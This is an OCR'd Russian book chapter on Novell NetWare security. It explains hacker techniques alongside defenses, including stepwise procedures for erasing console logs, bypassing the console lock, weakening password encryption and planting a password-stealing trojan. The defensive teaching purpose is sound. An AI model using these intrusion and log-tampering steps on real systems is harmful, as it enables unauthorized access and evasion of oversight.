


Рисунок 16.1. Обычный пакет и пакет с цифровой подписью,

КАК ХАКЕРЫ ОБХОДЯТ ЦИФРОВЫЕ подписи

Как уже говорилось, цифровые подписи помещаются внутрь пакета и передаются вместе с ним. В NetWare цифровые подписи (их длина составляет 64 бита) создаются во время запроса на регистрацию в системе. Ни сервер, ни пользователь не передают блок с подписью по каналам связи. Однако обе стороны соединения пользуются ими. Цифровая подпись служит гарантией того, что пакет пришел от машины, номер которой указан в пакете.

Подписи пакетов используются для предотвращения подделки пакетов и неавторизованного доступа к правам супервизора. В Novell NetWare 3.11 подписи пакетов представляли собой дополнительную (необязательную) возможность. Однако в NetWare 3.12 и 4.x они уже являются неотъемлемой частью системы.

По умолчанию в NetWare и на стороне клиента, и на стороне сервера используется уровень безопасности 2. Если хакер захочет воспользоваться средством подмены пакетов, то прежде всего он попытается установить нулевой уровень безопасности цифровых подписей (см. таблицу 16.4) рабочей станции. Для этого достаточно отредактировать соответствующим образом файл *net.cfg*. Однако если сервер не может работать с пакетами без цифровых подписей, то он откажется принимать пакеты хакера, и тот будет не в состоянии зарегистрироваться в системе. Но если же сервер использует уровень безопасности подписей 0 или 1, то он обработает пакеты хакера и тот сможет продолжить свою работу в системе.

Другими словами, всегда старайтесь использовать цифровые подписи — это существенно повысит уровень безопасности вашей сети. Лучше всего использовать самый высокий уровень безопасности цифровых подписей как на стороне клиента, так и на стороне сервера.

Использование RCONSOLE

В состав операционной системы Novell NetWare входит утилита *rconsole*, с помощью которой супервизор может наблюдать за сетью на уровне консоли. При этом ему не обязательно находиться на самом сервере — он может воспользоваться

обычной рабочей станцией. Чтобы воспользоваться утилитой, супервизор должен ввести указанный для нее пароль. Зашифрованный пароль передается по сети на сервер. После этого утилита может быть запущена на рабочей станции супервизора. Однако зашифрованный пакет с паролем может быть перехвачен хакером. Для этого он может воспользоваться какой-либо сетевой DOS-утилитой, заставляющей сетевую карту перехватывать каждый передаваемый пакет. Более того, метод шифрования паролей достаточно прост, и хакер легко сможет его взломать.

Не используйте параметр /P= пароль. Многие администраторы пытаются с его помощью присвоить *rconsole* пароль регистрации супервизора. Однако этот метод не проходит, и вместо пароля регистрации вы установите в качестве пароля утилиты набор символов «/P=». Например, если администратор попытается с помощью команды «LOAD REMOTE /P= пароль супервизора» присвоить пароль *rconsole,* то в качестве пароля будет присвоено значение «/P=».

Более того, если хакер получит доступ к вашему файлу *autoexec.ncf,* то он сможет спокойно прочитать пароль утилиты. Дело в том, что пароль утилиты содержится в этом файле в виде обычного текста. Чтобы защитить пароль, поставьте в конце пароля символ пробела или какой-нибудь непечатаемый символ.

В Novell NetWare 3.11 файл *rconsole.exe* располагается в каталогах SYS:SYSTEM и SYS:PUBLIC. Я настоятельно советую переместить этот файл из каталога SYS:SYSTEM в какое-нибудь более надежное место. Дело в том, что по умолчанию в NetWare доступом к этому файлу будут обладать участники группы *EVERYONE* (все пользователи системы). Кроме того, можно переименовать *rconsole.exe,* чтобы усложнить задачу хакера.

КОНФИГУРАЦИОННЫЕ ФАЙЛЫ

По умолчанию Novell NetWare помещает все файлы конфигурации (файлы с расширением *ncf)* в каталоге SYS:SYSTEM. Многие хакеры знают об этом и стараются получить доступ к данному каталогу, а затем изменить конфигурационные файлы. Поэтому лучше всего спрятать их, как говорится, от греха подальше.

Разместите свой *autoexec.ncf* (файл, выполняемый при загрузке NetWare) в том же каталоге, что и *server.exe.* Если хакер получит доступ к каталогу SYS:SYSTEM, то он не сможет изменить ваш конфигурационный файл. Еще лучше будет, если вы разместите в этом каталоге «пустышку» — неиспользуемый файл конфигурации.

Точно так же необходимо переместить все остальные файлы конфигурации на расположенный на сервере диск C:. Еще раз хочу напомнить, что размещенные в конфигурационном файле команды выполняются так же, как будто они введены с консоли.

NETWARE 4.x

Чтобы защититься от многих атак, описанных в этой главе, достаточно воспользоваться более новыми версиями Novell NetWare. Дело в том, что многим хаке-

рам уже известны ошибки, присущие версиям 3.1x. Поэтому, прежде всего, они стараются нападать именно на эти системы.

УДАЛИТЕ [PUBLIC] из [Root]

В отличие от NetWare 3.x, NetWare 4.1 содержит одного-единственного попечителя, который может предоставить любому пользователю права на чтение каждого каталога. Очевидно, что такие права только на руку хакерам; с их помощью они смогут просматривать дерево каталогов системы. Чтобы запретить пользователям просмотр всех каталогов, удалите попечителя *Public* из списка попечителей объектов корня. Если же вы не сделаете этого, то любой пользователь (даже не зарегистрировавшийся в системе) сможет просматривать содержимое практически всех каталогов. Благодаря этому хакер легко получит список имен учетных записей. Если же злоумышленник сможет зарегистрироваться в системе, то ему станут доступны абсолютно все каталоги.

ДОСТУП К УЧЕТНЫМ ЗАПИСЯМ

Один из наиболее общих методов взлома систем NetWare основан на использовании системных учетных записей. Например, хакер может попытаться зарегистрироваться в системе с одной учетной записью, а затем получить доступ к учетным записям с более высокими возможностями доступа. В следующих разделах я познакомлю вас с основными учетными записями систем Novell NetWare и расскажу о том, как хакеры могут получить к ним доступ.

ОСНОВНЫЕ УЧЕТНЫЕ ЗАПИСИ NOVELL NETWARE

Во время своей установки Novell NetWare создает несколько стандартных учетных записей: *supervisor* и *guest* (NetWare 3.x) или *supervisor, guest, admin* и *user_template* (NetWare 4.x). При создании этих записей по умолчанию пароли им не присваиваются. Практически любой администратор системы может исправить это. Но тем не менее я частенько встречал системы, в которых существовали учетные записи *PRINTER* или *LASERWRITER* (для обращения к серверу печати), не содержащие никаких паролей вообще.

Именно такие учетные записи хакеры ищут в первую очередь. Найдя учетную запись без пароля (например, *guest* или *userjemplate),* злоумышленник присваивает им свои пароли, чтобы скрыть свое присутствие в системе. Напомню, что администратор должен периодически проверять такие учетные записи. Многие ограничиваются проверкой записи *guest* и совершенно забывают о записи *user_template.*

Как администратор вы должны тщательно проверять все присутствующие в системе учетные записи. Только так вы сможете обнаружить новых, не зарегистрированных в ваших списках пользователей и проверить корректность всех паролей. Прежде всего многие хакеры пытаются найти стандартные учетные записи системы (вроде учетной записи *PRINTER).* С их помощью они могут создать

«потайной ход» в систему. Особенно часто о таких учетных записях забывают в больших компаниях, где велико общее количество учетных записей.

ИМЕНА ПОЛЬЗОВАТЕЛЕЙ

К сожалению, почти все учетные записи NetWare позволяют пользователям запускать утилиту *syscon*, расположенную в каталоге SYS:PUBLIC. Запустив эту программу, хакер может просмотреть (с помощью параметра *User Information)* список всех учетных записей системы. Таким образом он может узнать имена всех пользователей.

Если вы удалите утилиту *syscon* из каталога PUBLIC, то хакер не сможет больше воспользоваться ею. Однако у него остается еще одна лазейка — утилита *userlst.exe.* Эта программа отображает список всех зарегистрированных на сервере пользователей.

И наконец, если хакер получит доступ к рабочей станции, то он сможет воспользоваться идентификаторами, не защищенными паролем. С помощью дискеты он принесет свой собственный вариант программы *map.exe,* которая используется системой для назначения букв накопителей. Вызовы этой программы содержатся практически в любом сценарии регистрации. С помощью рабочей станции хакер может запустить драйвер NetWare *netx.* (Этот драйвер используется для соединения с сервером без регистрации.) После его загрузки хакер сможет запустить программу *map.exe.* Для этого ему потребуется воспользоваться следующим параметром:

MAP `G:=ИМЯ_СЕРВЕРА/SYS:APPS` <Enter>

Так как хакер не регистрировался в системе, то в ответ на эту команду его попросят ввести свой идентификатор. Если тот окажется неправильным, то сервер выдаст сообщение об ошибке и не будет устанавливать соединение. Если же хакер введет правильный идентификатор, у которого нет пароля, то он сможет присоединиться к серверу. И наконец, если хакер введет правильное имя, но неправильный пароль, то сервер создаст в журнале регистрации запись о некорректной попытке. Однако, в отличие от *login.exe,* сервер регистрирует только некорректные регистрации в системе. Другими словами, если идентификатор пользователя правильный, а пароль, введенный хакером, неверен, то сервер не будет регистрировать это.

НИЗКОУРОВНЕВАЯ ПЕРЕЗАГРУЗКА

В те добрые старые времена, когда компания Novell только-только создала новую сетевую операционную систему NetWare, она обучала всех своих клиентов достаточно странному методу получения доступа к серверу, в случае если супервизор забыл свой пароль или кто-то изменил его. Для этого она рекомендовала воспользоваться какой либо DOS-программой редактирования данных на диске. (Такие утилиты нужны, для того чтобы напрямую считывать и изменять размещенную на диске информацию, — например,

DiskEdit.) С ее помощью пользователь должен был просмотреть таблицу размещения файлов диска (FAT). Благодаря некоторым операциям можно было добиться того, что при следующей загрузке сервера система создавала новый файл связей. (Напомню, что именно в этом файле хранится информация обо всех пользователях системы.) Новый файл связей должен был содержать только две учетные записи: *supervisor* и *guest.* Эти записи не содержали паролей. Именно так должны были поступать администраторы сервера Novell NetWare 2.15 в случае, если они утратили доступ к учетной записи супервизора и не успели создать учетных записей эквивалента супервизора. Кроме того, так можно было спасти хранимые на сервере данные, если учетная запись была испорчена (из-за дефектов диска) или удалена.

Я думаю, не нужно объяснять, что может сделать хакер, если он получит физический доступ к консоли. Например, он может проникнуть в помещение сервера после завершения рабочего дня и за несколько минут получить полный доступ к системе, а также зарегистрироваться в качестве супервизора. Вы, конечно же, обнаружите это на следующее утро, но будет уже слишком поздно.

Если вам когда-либо понадобится редактировать FAT, чтобы исправить учетную запись супервизора, обратитесь в группу новостей Internet *comp.os.NetWare.security.*

ЗАЩИТА ПАРОЛЕЙ

В отличие от систем Unix, NetWare хранит пароли пользователей в достаточно защищенном месте. Все объекты и их свойства хранятся в так называемых *файлах связей* (bindery file). В NetWare 4.x эта информация хранится в базе данных NDS. В качестве такого объекта может выступать принтер, группа, учетная запись пользователя и т. д. Свойства объекта могут включать пароль или полное имя пользователя, список участников группы или ее полное имя. Файлам связей в NetWare 2.x и 3.x присваивались атрибуты *системный* и *скрытый.* Оба файла связей располагались в томе SYS: подкаталоге SYSTEM. Имена этих файлов приведены в таблице 16.5.

Версия системы	**Имена файлов**
2.x	*net$bind.sys, net$bval.sys*
3.x	*net$obj.sys, net$prop.sys, net$val.sys*

Таблица 16.5. Имена файлов связей Novell NetWare.

Пароли пользователей располагаются в файлах *net$bval.sys* (NetWare 2.x) и *net$val.sys* (NetWare 3.x).

В NetWare 4.x файлы физически расположены не на томе SYS:. Однако с помощью утилиты *rconsole* и параметра *Scan Directory* можно увидеть их в каталоге SYS:_NETWARE (см. таблицу 16.6).

Файл	Назначение
value.nds	Часть NDS
block.nds	Часть NDS
entry.nds	Часть NDS
partitio.nds	Тип разделов NDS (копия, основной и т. д.)
mls.000	Лицензия
vallincen.dat	Подтверждение правильности лицензии

Таблица 16.6. *Файлы базы данных NDS.*

КАК можно ВЗЛОМАТЬ ПАРОЛЬ

Существует несколько методов взлома паролей. Как администратор, вы прежде всего должны подключить средство *Intruder Detection System* (IDS). Если же оно отключено и пароли передаются по сети в незашифрованном виде, то хакер достаточно легко сможет взломать их с помощью атаки грубой силы.

Для защиты от взлома паролей в Novell NetWare используются средства шифрования паролей. Однако более старые версии этой операционной системы не содержат подобных средств. Поэтому хакер достаточно легко может «просмотреть» передаваемые по сети пароли. Администратор сети — тоже не беззащитный ягненок. В его распоряжении есть средства управления передачей паролей. Более новые версии программы *login.exe* зашифровывают пароли и только затем пересылают их по сети. Но для использования новых версий *login.exe* нужно обновить оболочку NETX. Отмечу также, что иногда администратору приходится отказаться от использования новой оболочки, чтобы нормально работать с более старыми версиями программы. Поэтому он может отключить использование зашифрованных паролей. Для этого ему нужно воспользоваться следующей командой:

```
SET ALLOW UNENCIPTED PASSWORDS=ON <Enter>
```

Но если хакер получит доступ к консоли (например, с помощью утилиты *rconsole*), то он сможет изменить пароли с помощью файлов *setpass.nlm, setspwd.nlm* и *setpwd.nlm.*

Если хакер внедрит в систему программу перехвата паролей или чтения нажатых клавиш, то он сможет получить все пароли системы, не оставляя при этом практически никаких следов своей деятельности. Чтобы лучше разобраться в этом, ознакомьтесь со следующими двумя абзацами:

- Файл *login.exe* расположен в каталоге SYS:LOGIN. Обычно хакер не имеет прав на размещение файлов в этом каталоге. Поэтому он разместит программу отслеживания нажатых клавиш в пути рабочей станции. Кроме того, он присвоит своей программе атрибут *скрытый.* Таким образом хакер сможет получить пароль пользователя, а пользователь никоим образом не сможет этого обнаружить. Однако для размещения такой программы на рабочей станции хакер должен получить физический доступ к ней, а

это, согласитесь, не всегда так просто. Лучшим для хакера местом размещения таких программ является общая машина. Например, он может воспользоваться маршрутизатором *pcAnywhere®*, с помощью которого пользователи получают удаленный доступ к другим системам. Многие сети предоставляют удаленным пользователям доступ к машине, на которой нет практически никакого программного обеспечения. Контроль безопасности такой машины производится стандартными средствами Novell NetWare. Благодаря этому хакер может спокойно помещать свою программу на такую машину, не заботясь о проверках безопасности.

- Если вы создаете резервные копии системы с помощью рабочей станции, то эта машина представляет удобный плацдарм для проведения атак на систему. Дело в том, что для проведения операции резервного копирования рабочая станция должна обладать идентификатором эквивалента супервизора. Если хакер получит доступ к такой рабочей станции или воспользуется резервными копиями, то он сможет получить права супервизора системы.

АТАКИ ГРУБОЙ СИЛЫ

При проведении атаки на сеть Novell NetWare хакер прежде всего попытается заполучить какой-либо пароль. Если средство Intruder Detection отключено, то он сможет получить пароль методом перебора всех возможных комбинаций символов. Для этого он может воспользоваться специальной программой, которая сама будет подбирать различные комбинации и пытаться с их помощью зарегистрироваться в системе. Такие атаки называются *атаками грубой силы.* Программы взлома паролей перебирают все возможные комбинации символов (вроде *aa*, *ab, ac* и т. д.) до тех пор, пока не будет найдена нужная комбинация. Рано или поздно хакер получит пароль. Однако для этого ему может понадобиться достаточно много времени. Дело в том, что каждая попытка занимает не менее одной-двух секунд (а при телефонных соединениях гораздо больше). Если же вы подключите средство Intruder Detection, то при каждой попытке хакера зарегистрироваться в системе консоль будет издавать звуковой сигнал. Кроме того, все попытки некорректной регистрации будут зафиксированы в журнале. Там же будет помещен адрес машины хакера. С помощью этой информации вы легко сможете найти злоумышленника.

АТАКИ СЛОВАРЯ

Эти атаки также требуют для своего завершения достаточно много времени. Кроме того, атаки словаря будут сразу обнаружены, если администратор системы подключил средство Intruder Detection. Однако эти атаки более опасны. Дело в том, что хакер может скопировать файл с паролями и взломать его с помощью своей машины. Благодаря этому следов вторжения не остается.

Существует несколько достаточно распространенных в Internet программ для копирования файлов связей NetWare. Как уже говорилось, система зашифровывает файлы связей. Но некоторые хакеры создали программы, которые преобразуют эти файлы в текстовые, а затем пытаются расшифровать их.

Наилучшим средством защиты от таких атак является регулярная замена паролей. Напоминайте пользователям об этом. Кроме того, время от времени запускайте утилиту *security* или какую-либо иную программу анализа системы. Не оставляйте без внимания слишком простые пароли. Напомню, что пароль должен состоять как минимум из восьми символов и не представлять собой общеупотребительных слов. Обязательно используйте в паролях буквы, символы и цифры.

ЕЩЕ РАЗ о БЕЗОПАСНОСТИ консоли

Если хакер получит доступ к консоли сервера, то он сможет отключить проверку паролей на сервере. Пользователи даже не догадаются об этом: система, как и ранее, будет запрашивать пароли. Однако пользователи, попытавшиеся проникнуть в защищенную учетную запись (например, *supervisor),* смогут сделать это без особого труда.

Как уже отмечалось в этой главе, лучшей защитой от "подобных происшествий является обеспечение физической защиты консоли. Кроме того, вы должны создать в своей организации системы, которые будут фиксировать на бумаге все попытки доступа к серверу.

БЕЗОПАСНОСТЬ УЧЕТНЫХ ЗАПИСЕЙ

В системах NetWare управление доступом пользователей производится с помощью средств учета (accounting) — администратор назначает права доступа к различным областям диска, службам системы и определяет время соединения. Учетная запись, в свою очередь, «расплачивается» со службами с помощью некоторого уникального значения, а сервер вычитает из него некоторые значения за использование каждой службы. Как это происходит на самом деле, нам абсолютно не важно; главное, что благодаря средствам учета можно зафиксировать действия хакера.

Управление средствами учета — дело не простое. Поэтому многие администраторы ограничиваются созданием записей о времени регистрации и времени выхода из системы, адресе узла и имени пользователя.

Наиболее простым методом обхода средств учета для хакера является их отключение. После этого хакер попытается подменить свой адрес. Затем он будет спокойно проводить свою атаку — ведь никто не сможет обнаружить его. Закончив атаку, хакер снова подключит средства учета и покинет систему. При этом не останется никаких записей о его действиях. Чтобы предотвратить подобные явления, тщательнее охраняйте пароли супервизора и его эквивалентов. Дело в том, что отключить средства учета может только супервизор.

СООБЩЕНИЯ СРЕДСТВ УЧЕТА

Для составления сообщений средств учета в NetWare имеется утилита *paudit*. Однако с ее помощью можно получить лишь глобальные данные. С другой стороны, программа *paudit2* позволяет просматривать системные записи учета (*net$acct.dat*). С помощью этой программы можно получить более компактные обзоры. Кроме того, она обладает средствами поиска информации. Чтобы загрузить *paudit2*, посетите Web-сайт Джима Эбрайта, расположенный по адресу *http://www.coil.com/~ebright/paudit2.zip*.

ОГРАНИЧЕНИЯ ПО ВРЕМЕНИ И МЕСТОРАСПОЛОЖЕНИЮ

Можно наложить на любую учетную запись ограничения по времени. Так вы определите время суток, когда пользователь может зарегистрироваться в системе. Если время работы пользователя истечет, то система избавится от его учетной записи. Ограничения по времени могут содержать ограничения по дням недели и по времени суток. Например, можно разрешить пользователю регистрироваться в системе только в понедельник, вторник и среду с восьми утра до пяти вечера. Изменить ограничения по времени может только супервизор или его эквивалент. Изменение системного времени на рабочей станции не может повлиять на эти ограничения. Дело в том, что время и день недели в системе определяются сервером.

Кроме того, можно наложить на пользователя ограничения по местоположению. Например, разрешить ему работать только в одном сегменте сети или даже только на одном сетевом узле (напомню, что *узлом* называется подключенный к сети компьютер или, точнее говоря, одна сетевая карта). Чтобы обойти это ограничение, хакеру потребуется адрес рабочей станции из того же сегмента сети. Изменить ограничения месторасположения может только супервизор или его эквивалент.

Как правило, все эти ограничения не сильно сказываются на работе пользователей. Достаточно трудно представить ситуации, когда пользователю необходима возможность регистрации в системе на многих рабочих станциях или работа ночью. Поэтому старайтесь наложить такие ограничения на всех пользователей. Так вы существенно уменьшите шансы хакера остаться незамеченным. Напомню, что для преодоления ограничений на месторасположение хакер может воспользоваться подменой. Но для этого ему понадобятся права супервизора.

ЗАЩИТА консоли

Как уже говорилось, обеспечение физической безопасности консоли — это один из наиважнейших элементов защиты всей сети в целом. Далее приводится описание некоторых атак, которые могут провести хакеры в случае незащищенности консоли.

ОБХОД РЕГИСТРАЦИИ

Представим себе самое худшее, что может случиться с вашей консолью: хакер получил физический доступ к консоли и обладает правами супервизора. Если вы используете операционную систему Novell NetWare 3.11 или более новые версии продукта, то по умолчанию в системе запущен файл *conlog.nlm*. Эта программа регистрирует все попытки использования консоли в специальный файл. Если же хакер запустит программу *setpwd*, то *conlog.nlm* поместит все ответы машины в свой файл. Чтобы обойти регистрацию на консоли, хакер может проделать следующие операции:

1. Выгрузить программу *conlog*.
2. Удалить или отредактировать соответствующим образом файл *console.log*. Другими словами, хакер всеми способами попытается удалить следы своих действий.
3. Хакер производит все нужные ему действия, не оставляя при этом никаких записей в журнале регистрации.
4. Завершив работу, хакер повторно загружает программу *conlog.nlm*. Эта программа зарегистрирует свой повторный запуск в журнале регистрации. К сожалению, многие администраторы не обращают никакого внимания на такие записи.
5. Хакер запускает программу *purge*, расположенную в каталоге SYS:ETC. С ее помощью он удалит старую версию файла *console.log*.

Обладая временем и физическим доступом к консоли, хакер может считать любые данные с сервера и произвести любые операции, не оставив ни малейших следов своего присутствия.

КАК ОТКРЫТЬ МОНИТОР

Я уже не раз говорил о том, как важно обеспечить физическую безопасность сервера. Однако вместо этого многие администраторы используют блокировку консоли. К сожалению, если у вас установлена Novell NetWare 3.11 и используется сетевой принтер, то хакер достаточно просто сможет обойти блокировку консоли. Для этого он проделает следующие операции:

1. С помощью утилиты *pconsole* хакер выключит сервер печати. Это действие заставит расположенную на консоли программу *monitor* выдать на экран сообщение о сервере печати и ожидать нажатия клавиши **Enter.** Консоль поместит сообщение программы *monitor* на задний план.
2. После этого хакер переключится на экран консоли и наберет команду *UNLOAD MONITOR*. Консоль выгрузит программу *monitor* и тем самым снимет блокировку с сервера.
3. Хакер вручную перегрузит программу *pserver.nlm*. После этого он получит полный доступ к консоли, а сервер печати снова окажется в рабочем состоянии. И, что самое важное, никаких следов.

К сожалению, единственным методом защиты от подобных атак является обеспечение физической безопасности сервера.

ЗАЩИТА ФАЙЛОВ и КАТАЛОГОВ

Для управления доступом к файлам и каталогам в NetWare используются права доступа. Многие хакеры, проникнув в систему, пытаются расширить свои права доступа на некоторые важные файлы и каталоги. Для этого им совсем не обязательно получать права супервизора.

КАК ХАКЕРЫ ЗАМЕТАЮТ СВОИ СЛЕДЫ ПОСЛЕ ИЗМЕНЕНИЯ ФАЙЛОВ

Получив доступ к серверу, хакер обязательно попытается скопировать, изменить или удалить нужные ему файлы. Однако вы достаточно легко сможете определить его действия с помощью системных утилит. Чтобы этого не произошло, хакер постарается «замести следы», используя, например, программу *filer*.

На самом деле хакер может получить доступ к любому файлу, расположенному в каталоге, к которому он имеет доступ. Более того, он может изменить этот файл, а затем сохранить его и спрятать все свои изменения. Чаще всего хакеры проделывают все эти действия над файлами с расширением *.nlm* или файлом *autoexec.ncf*. Причем делается это так, что даже самый внимательный администратор не заметит ничего необычного.

К сожалению, если хакер получит достаточно прав доступа, чтобы изменить атрибуты файла, то для выяснения этого придется проверять содержимое всех файлов.

И СНОВА ТРОЯНСКИЕ КОНИ

В главе 14 я рассказал вам об одном из достаточно опасных типов вирусов — троянских конях. Напомню, что троянский конь — это программа, которая должна производить одни действия, а на самом деле делает абсолютно другое. Например, программа, которая должна проверять пароли, может также заниматься пересылкой всех паролей хакеру. Это и есть троянский конь. Троянские кони, специально написанные для Novell NetWare, используют функции из NetWare API. До сих пор неизвестно ни одного распространенного троянского коня для Novell NetWare. Однако среди хакеров Internet имеет место следующее мнение о типичных действиях троянского коня:

1. Хакер или невнимательный пользователь размещает троянского коня на рабочей станции. Желательно поместить его на машине, которая чаще всего используется эквивалентами супервизоров. В качестве имени программы используется имя наиболее часто запускаемой утилиты. Например, она может называться *chkvol.com* или *volinfo.com*. Обратите внимание:

оба этих файла имеют расширение *.com*, которое указывает операционной системе запускать троянского коня при каждом запуске программы.

2. После своего запуска троянский конь воспользуется вызовами NetWare API, чтобы определить, вошел ли текущий пользователь в качестве супервизора. Если это так, то программа может скопировать его пароль и передать на какой-либо сервер. Кроме того, вирус может запустить утилиту *syscon* с некоторыми дополнительными параметрами. Благодаря этому хакер получит права доступа супервизора. И наконец, вирус может просто записывать все введенные пользователем команды. Не нужно объяснять, к чему могут привести действия такой программы.
3. После завершения проверки прав пользователя и создания записей о его действиях, вирус может прекратить контролировать операционную систему и разрешить ей выполнять настоящую программу (вроде *chkvol.exe* или *volinfo.exe*).

Завершив работу, троянский конь может удалить себя с диска или продолжать свою работу при каждом новом вызове программы.

NETWARE NFS

В системах NetWare, так же как и в Unix, используется сетевая файловая система NFS (Network File System). С ее помощью можно удаленно монтировать другую файловую систему. Первоначально это делалось для того, чтобы можно было подключать к серверу в качестве очередного тома файловую систему Unix. Благодаря этому система NetWare могла оперировать с данными Unix без использования IP или регистрации на сервере. Кроме того, многие пользователи Unix используют NFS, чтобы монтировать тома NetWare в качестве удаленных файловых систем. Если же эта файловая система установлена неправильно, то хакер сможет легко получить доступ к серверу.

Несмотря на все свои преимущества, система NFS достаточно сложна в обслуживании. Дело в том, что администратор должен синхронизировать учетные записи в обеих системах (Unix и NetWare). Другими словами, пользователи должны обладать в обеих системах одним и тем же именем и паролем. Если вы не используете NetWare 4.x или выше (с файловой системой NetWare NFS 2.1) и Unix-хост не работает с NIS, то вы обязаны будете проверять, совпадают ли учетные записи каждого пользователя (его имя и пароль) в обеих системах. Если же у вас стоит файловая система NetWare NFS 2.1, а Unix-хост не работает с NIS, то можно автоматизировать процесс синхронизации учетных записей пользователей. Для этого достаточно добавить к объекту системы каталогов NetWare (NDS — NetWare Directory System) правильно выбранный идентификатор. Благодаря этому будет создана связь между правами пользователя в различных системах. После этого нужно указать объекту NDS один из трех режимов. Во-первых, он всегда может работать с именами и паролями, используемыми в Unix-системе. Во-вторых, возможно использование только имен и паролей системы NetWare. И в-третьих, можно применять оба набора имен и паролей:

Одна из основных проблем NFS заключается в следующем. Если вы, по некоторой причине, выгрузите и повторно загрузите файлы конфигурации (*ncf*), то система, смонтированная на Unix-стороне, будет обладать только правами на чтение каталога SYS:ETC. Если же после монтирования Unix-система будет обладать доступом к этому каталогу без использования паролей, то этим может воспользоваться хакер. Благодаря этому он сможет просмотреть файлы конфигурации. Например, в каталоге SYS:ETC обычно располагается файл *ldremote.ncf*. Как мы помним, в этом файле располагается пароль для использования утилиты *rconsole*.

В операционной системе Novell NetWare 3.11 хакер может запросить у распределителя портов Unix префикс NFS. Unix выдаст ему один из таких префиксов. Если хакер передаст его, то сервер NetWare проверит свой собственный распределитель портов. Так как распределители портов не совпадают, то сервер NetWare обработает запрос хакера. После этого злоумышленник сможет считывать все файлы на смонтированной им системе.

И наконец, наличие файловой системы NFS может указать хакеру на то, что система присоединена к хостам Unix. Большинство хакеров попытаются проникнуть на сервер NetWare, а затем получить доступ к этим хостам.

Определение прав с помощью командной строки

Каждый пользователь NetWare обладает некоторыми правами. Обычно эти права изменяются от каталога к каталогу. Время от времени каждый пользователь сети (это касается и вас) должен проверять свои права. Так вы сможете определить, не использует ли их хакер. Чтобы просмотреть свои права на какой-либо каталог, нужно перейти в него и воспользоваться командой *whoami /r*. В таблице 16.7 приведена краткая информация обо всех правах пользователя. Символ *x* заменяет не существенные для данного случая права.

Права	Описание
[SRWCEMFA]	Пользователь обладает ПОЛНЫМИ правами доступа.
[Sxxxxxxx]	Такие права могут предоставляться только супервизору или его эквиваленту. Пользователь обладает полными правами доступа к каталогу и всем его подкаталогам. Более того, вы не можете быть исключены из какого-либо каталога, даже если кто-либо попытается запретить доступ к подкаталогу.
[xxxxxxxA]	Этот набор прав позволяет пользователю управлять доступом к каталогу и всем его подкаталогам. Если кто-то отменит ваши права доступа к подкаталогу, то вы всегда сможете восстановить их.

Таблица 16.7. Общие права пользователя
(продолжение таблицы на следующей странице).

Права	Описание
[R F]	Этот набор прав предоставляет обычному пользователю доступ к каталогу с программами. С помощью этих прав можно считывать файлы и просматривать содержимое каталога.
[RWCEMFx]	Таким набором прав обладает каждый пользователь в своем домашнем каталоге. Он может считывать, создавать и редактировать (изменять) файлы каталога. Если вы обнаружите другие каталоги с такими же правами, то можно сохранять свои файлы и в этих каталогах. Такие случаи лишь усложняют администрирование сети. Старайтесь избегать их.
[RWx F]	Этот набор прав используется для каталогов, в которых хранятся журналы регистрации. Не обладая правом С (create — создание), вы не можете редактировать файлы из такого каталога.

Таблица 16.7. *Общие права пользователя (окончание).*

ОГРАНИЧЕНИЯ НА ОБЪЕМ

Одним из наиболее распространенных нарушений использования дискового пространства является *переполнение диска*. Другими словами, пользователь, обладая правами на создание файлов, может заполнить ими весь диск в ущерб остальным пользователям. Чтобы этого не произошло, администратор должен наложить ограничения на используемый объем диска.

В некоторых системах домашние каталоги располагаются на одном томе, а приложения и системные файлы — на другом. Так как некоторые приложения сохраняют файлы только в своем каталоге, то при отсутствии ограничений на используемый объем любой пользователь сможет заполнить весь диск до отказа. (Примером такого приложения является *Microsoft Mail*®, которое может заполнить весь диск сообщениями электронной почты.) Если вы не ограничите доступный для пользователя объем в томе SYS, то хакер может проникнуть в систему и заполнить этот том до отказа. Например, для этого он создаст подкаталог в каталоге SYS:MAIL\xxxxxxxx (где xxxxxxxx — это идентификатор объекта связей хакера).

ПРОБЛЕМЫ БОЛЬШИХ СИСТЕМ

Большинство приведенных ранее советов полезно для небольших сетей, использующих только один сервер. Однако в больших системах возможно существование деревьев каталогов, содержащих каталоги с различных файловых серверов. Например, учетная запись *суперпользователя* одного сервера может обладать ограниченными правами на другом сервере.

К сожалению, количество шансов проникновения в сеть растет пропорционально ее размеру. Например, если хакер получит права супервизора на одном сер-

вер, то он сможет получить доступ и к оставшимся серверам. Правда, для этого необходимо, чтобы раздел захваченного сервера содержал объекты с правами доступа к разделам остальных каталогов. После этого хакер присвоит себе права, эквивалентные объекту, или изменит пароль объекта с помощью утилиты *syscon*. Затем он зарегистрируется в новом контейнере и с его помощью воспользуется своими новыми правами. Так злоумышленник сможет получить доступ ко всем остальным разделам.

Итак, если один из серверов содержит основной раздел (master partition) или раздел чтения-записи, то супервизор управляет всеми объектами раздела. Так как пароль супервизора можно изменить, то существует потенциальная угроза остальным разделам. Копии разделов, предназначенные только для чтения, не дадут хакеру установить контекст связей для нового контейнера.

Компания Novell рекомендует ограничить права объекта до рамок его собственного раздела и создавать копии разделов только на надежном сервере. Далее рассказывается о том, как хакеры могут воспользоваться этими правами.

- Например, сервер бухгалтерии содержит огромное количество электронных таблиц, документов и баз данных с различными типами информации. NDS-контейнер ACCT-USERS установлен на самоуправление.
- В этом контейнере существует учетная запись MAINTENANCE. С ее помощью директор отдела бухгалтерии может переустанавливать пароли. Администраторам сети может понадобиться эта запись для проведения некоторых операций в сети.
- Содержащая контейнер ACCT-USERS копия раздела, предназначенная для чтения-записи, размещена на одном из серверов. Этот сервер стоит в небольшом офисе для продаж. Служащий офиса обладает доступом к копиям разделов, предназначенным для чтения-записи.
